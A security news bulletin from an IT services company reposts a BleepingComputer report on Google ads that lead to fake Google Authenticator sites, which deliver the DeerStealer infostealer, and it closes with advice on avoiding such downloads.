
Clicking on the fake Google Authenticator ads take the visitor through a series of redirections to the landing page at "chromeweb-authenticators.com," which impersonates a genuine Google portal.

Malware analysis sandbox firm ANY.RUN also observed this campaign, sharing additional landing pages from this campaign on X. These include similarly named domains, like authenticator-desktop[.]com, chromstore-authenticator[.]com, and authenticator-gogle[.]com.

Clicking on the 'Download Authenticator' button on the fake sites triggers a download of a signed executable named "Authenticator.exe" [VirusTotal] hosted on GitHub.

The GitHub repository hosting the malware is named 'authgg' and the repo owners as 'auth-gogle,' both resembling names associated with the campaign's theme.






*The malicious site spreading DeerStealer  
Source: Malwarebytes*

The sample Malwarebytes downloaded is signed by 'Songyuan Meiying Electronic Products Co., Ltd.' one day before the download, but ANY.RUN previously got a payload signed by 'Reedcode Ltd.'





Valid signatures on different samples of the malware  
Source: Malwarebytes, ANY.RUN

The valid signature gives the file credibility on Windows, potentially bypassing security solutions and allowing it to run on the victim's device without warnings.

When the download is executed, it will launch the DeerStealer information-stealing malware, which steals credentials, cookies, and other information stored in your web browser.

Users looking to download software are recommended to avoid clicking on promoted results on Google Search, use an ad blocker, or bookmark the URLs of software projects they typically use.

Before downloading a file, ensure that the URL you're on corresponds to the project's official domain. Also, always scan downloaded files with an up-to-date AV tool before executing.

Source: <https://www.bleepingcomputer.com/news/security/google-ads-push-fake-google-authenticator-site-installing-malware/>

If you want to learn more about ASOC and how we can improve your security posture, **contact us at [tbs.sales@tbs.tech](mailto:tbs.sales@tbs.tech)**.

*This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.*

*The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.*

*TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.*